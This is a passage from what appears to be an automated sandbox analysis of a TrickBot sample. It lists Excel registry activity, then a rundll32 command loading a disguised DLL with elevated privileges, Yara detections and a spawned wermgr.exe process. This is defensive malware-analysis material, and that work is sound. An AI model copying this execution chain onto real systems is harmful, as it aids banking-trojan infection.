HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F3DFA	F3E0A	binary	04 00 00 00 08 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 05 0C 86 CC F8 2F D7 01 0A 3E 0F 00 FA 3D 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEA8B9AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 2564 Parent PID: 2056

General

Start time:	17:05:40
Start date:	12/04/2021
Path:	C:\Windows\System32\rundll32.exe

Wow64 process (32bit):	false
Commandline:	rundll32 ..\fdinmd.fii,StartW
Imagebase:	0xff700000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\fdinmd.fii	unknown	64	success or wait	1	FF7027D0	ReadFile
C:\Users\user\fdinmd.fii	unknown	264	success or wait	1	FF70281C	ReadFile

Analysis Process: rundll32.exe PID: 2588 Parent PID: 2564

General

Start time:	17:05:40
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\fdinmd.fii,StartW
Imagebase:	0x940000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_TrickBot_4, Description: Yara detected Trickbot, Source: 00000004.00000002.2089168736.0000000000650000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_TrickBot_4, Description: Yara detected Trickbot, Source: 00000004.00000002.2089228876.00000000007C0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_TrickBot_4, Description: Yara detected Trickbot, Source: 00000004.00000002.2089212647.0000000000780000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: wermgr.exe PID: 2604 Parent PID: 2588

General

Start time:	17:05:41
Start date:	12/04/2021
Path:	C:\Windows\System32\wermgr.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\wermgr.exe
Imagebase:	
File size:	50688 bytes
MD5 hash:	41DF7355A5A907E2C1D7804EC028965D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Disassembly

Code Analysis